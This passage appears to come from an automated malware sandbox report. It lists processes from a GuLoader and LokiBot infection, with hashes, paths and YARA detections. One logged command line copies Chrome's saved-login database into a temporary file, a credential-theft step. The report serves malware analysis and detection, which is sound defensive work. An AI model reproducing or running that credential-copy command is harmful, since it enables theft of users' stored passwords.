Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6f4340000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: c8ahotgz8h.exe PID: 5500 Parent PID: 4644

General

Start time:	12:59:40
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000016.00000002.51080501754.0000000002290000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 4808 Parent PID: 4624

General

Start time:	12:59:45
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x320000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 4948 Parent PID: 4808

General

Start time:	12:59:45
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6f4340000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: firefox.exe PID: 5640 Parent PID: 4624

General

Start time:	12:59:46
Start date:	25/11/2021
Path:	C:\Program Files\Mozilla Firefox\firefox.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Mozilla Firefox\Firefox.exe
Imagebase:	0x7ff788ee0000
File size:	597432 bytes
MD5 hash:	FA9F4FC5D7ECAB5A20BF7A9D1251C851
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000019.00000000.50661482100.0000000040097000.00000004.00020000.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000019.00000002.50719644805.0000000040097000.00000004.00020000.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000019.00000000.50714091090.0000000040097000.00000004.00020000.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: c8ahotgz8h.exe PID: 7504 Parent PID: 4644

General

Start time:	12:59:53
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001A.00000002.51208710920.0000000002290000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: c8ahotgz8h.exe PID: 6900 Parent PID: 4644

General

Start time:	13:00:00
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001B.00000002.51291049340.0000000002320000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

Analysis Process: c8ahotgz8h.exe PID: 5908 Parent PID: 5500

General

Start time:	13:00:27
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001C.00000000.51076893477.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001C.00000002.51534694546.0000000000560000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: c8ahotgz8h.exe PID: 2508 Parent PID: 7504

General

Start time:	13:00:40
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001D.00000000.51204349057.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001D.00000002.51661508770.0000000000560000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: c8ahotgz8h.exe PID: 7388 Parent PID: 6900

General

Start time:	13:00:48
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
Wow64 process (32bit):	true

Commandline:	"C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe"
Imagebase:	0x400000
File size:	144472 bytes
MD5 hash:	812181DF251E06433BF2F4F6A0C0F0F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001E.00000000.51287210518.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001E.00000002.51740663183.0000000000560000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis